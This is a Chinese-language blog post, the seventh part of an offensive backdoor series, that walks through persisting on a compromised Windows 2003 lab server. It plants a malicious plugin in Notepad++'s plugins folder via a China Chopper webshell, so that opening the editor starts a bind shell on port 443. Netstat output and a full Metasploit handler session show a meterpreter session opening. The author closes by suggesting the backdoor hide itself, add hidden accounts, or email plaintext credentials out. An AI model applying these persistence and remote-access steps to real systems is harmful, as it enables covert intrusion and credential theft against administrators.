专注APT攻击与防御
https://micropoor.blogspot.com/

本季是作《PHP安全新闻早八点-高级持续渗透-第六季关于后门》的补充。

- https://micropoor.blogspot.com/2018/12/php.html
- **原本以为第六季的demo便结束了notepad++**
- **但是demo系列的懿旨并没有按照作者的想法来表述。顾引入第七季。**

在第一季关于后门中，文章提到重新编译notepad++，来引入有目标源码后门构造。

在第六季关于后门中，文章**假设在不得知notepad++的源码**，来引入无目标源码沟门构造。

而第七季关于后门中，让这个demo更贴合于实战。此季让这个demo成长起来。它的成长痕迹分别为第一季，第六季，第七季。

该系列仅做后门思路。


懿旨：安全是一个链安全，攻击引入链攻击，后门引入链后门。让渗透变得更加有趣。


Demo 环境：


- Windows 2003 x64
- Windows 7 x64
- notepad++ 7.6.1，notepad++7.5.9
- vs 2017

靶机以notepad++ 7.5.9为例：


默认安装notepad++流程图，如下：一路下一步。








目标机背景：windows 2003，x64，notepad++ 7.6.1，notepad++7.5.9，iis，aspx




shell权限如下：





notepad++7.5.9

- 安装路径：E:\Notepad++\
- 插件路径：E:\Notepad++\plugins\



中国菜刀@20100928
http://192.168.1.119/56.ASPX
http://192.168.1.119/56.ASPX
E:\Notepad++\plugins\
读取
192.168.1.119
目录(7),文件(0)
名称
时间
大小
属性
C:
inetpub
wwwroot
aspnet_client
D:
E:
Notepad++
localization
plugins
APIs
Config
disabled
DSpellCheck
mimeTools
NppConverter
updater
System Volume Information
APIs 2019-01-02 20:48:24 0 Directory
Config 2019-01-02 20:48:24 0 Directory
disabled 2019-01-02 20:48:24 0 Directory
DSpellCheck 2019-01-02 20:48:24 0 Directory
mimeTools 2019-01-02 20:48:24 0 Directory
NppConverter 2019-01-02 20:48:24 0 Directory

检查默认安装情况如下：



设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?


Build time : Oct 14 2018 - 15:19:55
Notepad++ v7.5.9 (64-bit)
Author : Notepad++ team
Home Page : https://notepad-plus-plus.org/
GNU General Public Licence
This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.
This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
OK

注：为了让本季的demo可观性，顾不打算隐藏自身。



端口如下：



shell下写入：


注：

notepad++ v7.6以下版本插件路径为：

X:\Notepad++\plugins\


notepad++ v7.6以上版本插件路径为：

X:\Documents and Settings\All Users\Application Data\Notepad++\plugins



目标机管理员再次打开notepad++：

注：demo中不隐藏自身



端口变化如下：

```
C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1106           0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING

C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1106           0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```

msf 连接目标机：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set rhost 192.168.1.119
rhost => 192.168.1.119
msf exploit(multi/handler) > exploit -z

[*] Started bind handler
[*] Sending stage (206403 bytes) to 192.168.1.119
[*] Sleeping before handling stage...
[*] Meterpreter session 2 opened (192.168.1.5:33089 -> 192.168.1.119:443) at 2019-01-02 08:20:39 -0500
[*] Session 2 created in the background.
msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  2         meterpreter x64/windows  WIN03X64\Administrator @ WIN03X64  192.168.1.5:33089 -> 192.168.1.119:443 (192.168.1.119)
```

后者的话：

如果此demo，增加隐身自身，并demo功能为：增加隐藏帐号呢？或者往指定邮箱发目标机帐号密码明文呢？如果当第六季依然无法把该demo加入到实战中，那么请回顾。这样实战变得更为有趣。**安全是一个链安全，攻击引入链攻击，后门引入链后门。让渗透变得更加有趣。**

- Micropoor